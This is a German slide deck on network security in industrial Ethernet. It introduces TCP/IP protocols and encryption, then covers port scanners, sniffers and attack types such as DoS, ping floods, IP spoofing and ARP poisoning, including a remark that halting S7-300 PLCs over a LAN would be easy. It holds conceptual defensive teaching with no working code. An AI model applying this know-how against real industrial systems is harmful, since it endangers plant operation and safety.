
### Einführung: TCP/IP

\* Ein sehr weite Verbreitung hat der **TCP/IP-Protokollstack**. Dafür ist in erster Linie das Internet verantwortlich.



### Einführung: IP


\* IP ist ein verbindungsloses Datagramm-Protokoll. IP-Pakete werden im Datenbereich eines Ethernet-Pakets übertragen.



\* IP übernimmt die Adressierung für einen TCP/IP-Stack. Die IP-Adressvergabe führt in der Praxis zu sehr vielen Problemen.

### Einführung: UDP


\* UDP ist ebenfalls ein verbindungsloses Datagramm-Protokoll. Es unterscheidet sich von IP durch ein zusätzliches Adressierungselement, die Portnummer.



\* UDP wird durch die Applikationsprotokolle TFTP und DHCP genutzt. UDP ist sehr leicht zu implementieren und dient auch als Boot-Protokoll.

### Einführung: TCP


\* TCP ist ein komplexes und sicheres Transportprotokoll. Es sorgt dafür, dass die gesendeten Daten sicher und fehlerfrei beim Empfänger ankommen.



\* TCP wird von vielen anderen Applikationsprotokollen benutzt. Typische Beispiele sind HTTP, FTP, SMTP, Telnet uva.


### Einführung: TCP

\* Eines der größten Probleme mit TCP ist der Verbindungsaufbau, der leicht für Angriffe missbraucht werden kann.



### Einführung: IP-Adressierung


\* Jeder Rechner in einem TCP/IP-Netzwerk benötigt eine eindeutige IP-Adresse. IP-Adressen gelten als logische Adressen (MAC-Adr. = physikalische Adr.).



Security im Industrial Ethernet (c) SSV 2005

### Einführung: IP-Adressierung

\* Eine IP-Adresse besteht aus den **Class-Bits**, der **Net-ID** und der **Host-ID**. Die Net-ID ermöglicht die Adressierung einzelner Netzwerke.




**Beispiel: 192.168.0.126**  
**Net-ID: 192.168.0.0**  
**Host-ID: 0.0.0.126**

	Netzwerk-ID	Host-ID	Adressbereich
Klasse A	8 Bits	24 Bits	0.x.x.x bis 127.x.x.x
Klasse B	16 Bits	16 Bits	128.0.x.x bis 191.255.x.x
Klasse C	24 Bits	8 Bits	192.0.0.x bis 223.255.255.x
Klasse D	Reserviert	Reserviert	Reserviert für Multicast
Klasse E	Reserviert	Reserviert	Reserviert für Forschungsaufgaben

Security im Industrial Ethernet (c) SSV 2005


### Einführung: ARP

\* Die Kommunikation in einem Ethernet-LAN erfolgt auf der Basis von MAC-Adressen. Zu jeder IP-Adresse gehört somit eine MAC-Adresse.



\* Die Umwandlung von IP-Adressen in MAC-Adressen erfolgt durch ARP.


\* ARP = Address Resolution Protocol.



Security im Industrial Ethernet (c) SSV 2005

### Einführung: ARP

\* ARP nutzt die Ethernet-Broadcast-Möglichkeit. Es wird einfach gefragt „**Wer hat die IP-Adresse a.b.c.d?**“. Der entsprechende Rechner antwortet. Durch die Antwort wird dem Fragesteller die MAC-Adresse mitgeteilt.




Security im Industrial Ethernet (c) SSV 2005




### Einführung: ICMP

\* Praktisch jeder TCP/IP-Protokollstack unterstützt auch ICMP (Internet Control Message Protocol). ICMP-Daten werden direkt in IP-Pakete eingebettet.




\* ICMP beinhaltet einen „Echo Request“ (Ping). Ein solcher Ping dient dem Verbindungstest.

\* Diese Eigenschaft kann auch für Störungen missbraucht werden.



### Einführung: Portnummern

\* Neben MAC- und IP-Adressen gibt es mit der **Portnummer** noch ein drittes Adresselement. Sie adressiert die Schnittstelle eines bestimmten TCP- oder UDP-Kommunikationsprogramms.



\* Portnummern bilden die Voraussetzung dafür, dass mehrere TCP- und UDP-Programme auf einem Rechner gleichzeitig ablaufen können.

\* Ein TCP- oder UDP-Serverprogramm ist jeweils über die IP-Adresse und die Portnummer ansprechbar.


### Einführung: Portnummern

\* Ein TCP/IP-Stack ermöglicht max. 65.536 verschiedene Portnummern. Sehr viele davon sind für bestimmte Serverprogramme reserviert (**Well Known Port Numbers**). FTP, HTTP und Co. belegen bestimmte Portnummern.

5/tcp Remote Job Entry	69/udp Trivial File Transfer
7/tcp Echo	70/tcp Gopher
7/udp Echo	79/tcp Finger
9/tcp Discard	80/tcp World Wide Web HTTP
9/udp Discard	109/tcp Post Office Protocol
13/tcp Daytime	110/tcp Post Office Protocol
13/udp Daytime	111/tcp SUN RPC
20/tcp File Transfer Data	111/udp SUN RPC
21/tcp File Transfer Ctl.	115/tcp Simple FTP
23/tcp Telnet	115/udp Simple FTP
25/tcp Simple Mail Transfer	123/tcp Netw. Time Protocol
67/udp Bootstrap Protocol	123/udp Netw. Time Protocol
68/udp Bootstrap Protocol	...

### Einführung: Socketinterface

\* Praktisch jeder TCP/IP-Stack bietet mit dem **Socketinterface** eine universelle Programmierschnittstelle für die Protokolle TCP, UDP und IP. Es dient als Basis für die Protokolle höherer Schichten (HTTP, FTP, Telnet usw.).



\* „WinSock“ ist das Socketinterface unter Microsoft-Windows ...


\* „BSD-Socket“ ist der Name des Socketinterface in der Unix- und Linux-Welt ...

\* Embedded-Systeme bieten teilweise proprietäre Varianten ...

\* Das Socketinterface bildet die Basis vieler Attacken ...

### Einführung: DNS


\* Die Adressierung von Rechnern über IP-Adressen ist vielfach sehr umständlich und nicht immer möglich. Aus diesem Grund wurde der DNS (**Domain Name Service**) entwickelt.



\* Der DNS ermöglicht die Umwandlung eines Namens in eine IP-Adresse.

### Einführung: Verschlüsselung

\* Standardmäßig werden die Nutzdaten in TCP/IP-Netzwerken unverschlüsselt übertragen. Sie sind daher sehr leicht „abhörbar“. Jedes geheime Passwort ist mit entsprechender Software sichtbar.




\* **IPSec:** Verschlüsselung im Network Layer.

\* **SSL:** Verschlüsselung im Transport Layer.

### Einführung: Verschlüsselung (IPSec)

\* Eine ausgereifte Möglichkeit der Verschlüsselung bietet **IPSec** (Internet Protocol Security). IPSec bietet einen Tunnel- und einen Transport-Modus. In beiden Betriebsarten werden IP-Pakete sehr sicher verschlüsselt.



\* Für den Einsatz in industriellen Ethernet-LANs eignet sich besonders der IPSec-Tunnel-Modus.

\* Mit Hilfe des Tunnel-Modus können Subnetzwerke gekoppelt werden.

### Einführung: Verschlüsselung (IPSec)

\* IPSec wurde entwickelt, um auf der IP-Ebene die Kommunikation zwischen zwei Rechnern abzusichern. Die wichtigsten IPSec-Eigenschaften sind:

- \* **Zugriffskontrolle:** Es wird verhindert, dass ein Empfänger Daten von einem unberechtigten Sender entgegennimmt.
- \* **Verbindungslose Integrität:** Eine Manipulation der Daten kann erkannt werden.
- \* **Authentifizierung der Datenherkunft:** Es ist prüfbar, ob die empfangenen Daten tatsächlich vom richtigen Kommunikationspartner kommen.
- \* **Ablehnung von Replay-Paketen:** Aufgezeichnete und wieder abgespielte Pakete werden erkannt.
- \* **Vertraulichkeit:** Die zu übertragenden Daten werden verschlüsselt.

### Einführung: Verschlüsselung (SSL)


- \* SSL (Secure Socket Layer) wurde 1994 von Netscape entwickelt, um sichere Verbindungen im WWW zu ermöglichen (HTTPS).
- \* SSL wurde von der IETF (Internet Engineering Task Force) zum offiziellen Standard für die Transportschicht weiterentwickelt.
- \* SSL ermöglicht die Authentifizierung zweier Kommunikationspartner (Client und Server) und gewährleistet Vertraulichkeit, Integrität und Authentizität der zwischen Client und Server übertragenen Daten.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Portscanner


- \* Mit einem **Portscanner** kann nach TCP-Serverprogrammen in einem Netzwerk gesucht werden. Jeder Server ist eine potenzielle Schwachstelle ...



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Portscanner


- \* Es gibt Portscanner mit vielfältigen Konfigurationsmöglichkeiten. Mit **Nmap** sind zum Beispiel sogenannte „SYN Stealth Portscans“ möglich.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Portscanner

- \* In einem unternehmensweiten LAN ohne Barrieren würde ein Portscanner sofort jeden TCP-Server finden.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Portscanner


\* Der Einsatz simpler Portscanner ist in der Regel recht einfach erkennbar. Ein sinnvolles Hilfsmittel sind **Honeypot-Systeme**.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Sniffer


\* Der Einsatz eines Sniffers ist nur sehr schwer erkennbar ... Sniffer-Programme „sehen“ in einem sternförmigen LAN aber nur bestimmte Daten ...



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Sniffer


\* Mit einem **Sniffer** ist der gesamte Datenverkehr in einem LAN einsehbar und kann bei Bedarf auch aufgezeichnet werden.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Traffic Matrix


\* Das gezielte Überwachen der Kommunikationsbeziehungen auf Basis von IP-Adressen hilft, Probleme rechtzeitig zu erkennen.



Security im Industrial Ethernet (c) SSV 2005

### Analysewerkzeuge: Traffic Matrix

\* Solche Überwachungswerkzeuge müssen aber auch an einem günstigen Ort eingesetzt werden. Sonst helfen die Aufzeichnungen nicht wirklich ...



Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Einführung

\* Dokumentieren Sie die Kommunikationsbeziehungen. Erstellen Sie Use Cases und prüfen Sie diese hinsichtlich möglicher Gefahren ...




Figure 1.1: Communication relations of a company network  
Quelle: IAONA Security Guide

Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Einführung

\* Die Sicherheit einer IT-Lösung muss man selbst evaluieren. Es reicht nicht aus, sich auf die Aussagen eines Herstellers bzw. Anbieters zu verlassen ...

\* Es gibt derzeit keine „Goldene Regel“ wie die Sicherheit einer IT-Lösung den Sorgfaltspflichten entsprechend zu prüfen wäre.

\* **Beispiel - Passwörter mit drei Buchstaben (kdw):** Ein solches Passwort zur Absicherung des Zugriffs auf einen Telnet- oder FTP-Server wäre mit einem Brute-Force-Verfahren innerhalb kurzer Zeit ermittelbar:

- 1. - 26. Versuch: a - z
- 27. - 703. Versuch: aa - zz
- 704. - xxx. Versuch: aaa - kdw

\* Bei einer Login-Verzögerung von x Sekunden würde der Brute-Force-Angriff y Sekunden dauern ... Ist das wirklich sicher ?

Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Einführung

\* Prüfen Sie für jede Komponente, welche Protokolle zum Einsatz kommen. Bewerten Sie die Gefahren durch Angriffe und Fehlbedienungen ...

**4 Network Services**

The following section - which does not claim to be complete - is a summary of network services of which we think are relevant for industrial automation networks and should be helpful for anyone trying to understand firewalls and routers or switches and who is perhaps trying to set up some rules and policies to make his network more safe.

Since we are in the special environment of an automation network, we set up some restrictions that may not survive in the 'office world'

- all traffic over cells is routable IP protocol, either TCP/IP or UDP/IP
- any non-IP protocol will be blocked by the switches and does not leave
- real-time protocols exist only within real-time domains, even when so real-time domain, the rules above apply then to this real-time domain.

**Security**

To make reading easier, the following quick rating scheme is used through

- 1 unsecure mechanisms, no protection at all, information can be analyzed
- 2 a minimum of security is provided, eg. by using proprietary mechanisms by obscurity. Once someone has worked out the weakness degrades to -1-
- 3 common security features are present, basic protection
- 4 most security measures are applied, eg. encryption etc.
- 5 secure services with state-of-the-art protection against manipulation

**4.9 SSH**

Secure Shell - better alternative to Telnet sessions.

Name	SSH
Description	Secure Shell - SSH2
Port number	22
Security Rating	4 (1=unsecure ... 5=secure)
Classification	5 (1=do not use ... 5=advisable)
Recommendation	use for access to single hosts over entrusted network (SSH1 is not anymore recommended)

**4.7 Telnet**

Probably the most known service for interactive sessions.

Name	TELNET
Description	remote login protocol
Port number	23
Security Rating	1 (1=unsecure ... 5=secure)
Classification	1 (1=do not use ... 5=advisable)
Recommendation	use only in closed networks and with non-critical data
Function	TELNET is a third-level protocol. The Telnet protocol defines an interactive, text based communications session between a client and a host. It is mainly used for remote login and simple control services
Usage	login to systems with very small resources or to systems without any needs for security


Quelle: IAONA Security Guide

Security im Industrial Ethernet (c) SSV 2005



## Mögliche Angriffe: DoS

- \* DoS-Attacken (Denial-of-Service Attacks) verfolgen ein einziges Ziel: Der angegriffene Rechner soll außer Betrieb gesetzt werden.
- \* DoS-Attacken beziehen sich recht häufig auf TCP-Server. Dabei werden die Eigenarten des TCP-3-Wege-Handshake ausgenutzt.




- \* DoS-Angriffe auf Automatisierungskomponenten mit TCP-Servern sind sehr einfach, weil viele Server nur eine oder wenige TCP-Verbindungen gleichzeitig zulassen.
- \* Man kann eine Verbindung blockieren (Single-Session Server) ...

Security im Industrial Ethernet (c) SSV 2005

## Mögliche Angriffe: Spoofing

- \* Unter Spoofing versteht man das Fälschen von Absenderadressen. Beispiel: IP-Spoofing. Man benutzt die IP-Adresse eines anderen Rechners ...



- \* IP-Spoofing ist Bestandteil vieler anderer Angriffe. Der Absender will unerkannt bleiben. Die Antwort wird nicht benötigt ...

Security im Industrial Ethernet (c) SSV 2005


## Mögliche Angriffe: DoS

- \* Häufig versucht der Angreifer zunächst festzustellen, welches Betriebssystem und welche Software auf dem anzugreifenden Rechner läuft. Dadurch lassen sich unter Umständen bekannte Schwachstellen nutzen ...
- \* Ein Programm, welches in einem LAN nach S7-300-Steuerungen mit Ethernet CP sucht, um die SPS-Funktion anzuhalten, wäre recht einfach realisierbar ...
- \* OPC-Server lassen sich auf Grund des Windows-basierten DCOM sehr leicht per DoS attackieren (Stromausfall an der US-Ostküste) ...
- \* DoS-Angriffe können auch mit dem Ziel erfolgen, die verfügbare Netzwerkbandbreite zu 100% zu belegen (absichtliche Staubbildung) ...
- \* Per **Ping Flood** lassen sich die meisten Automatisierungskomponenten über die LAN-Schnittstelle erheblich stören (undefiniertes Zeitverhalten) ...

Security im Industrial Ethernet (c) SSV 2005

## Mögliche Angriffe: ARP Poisoning

- \* Bevor ein Paket per Ethernet versendet wird, holt der Sender die MAC-Adresse des Zielrechners aus seiner ARP-Tabelle ...

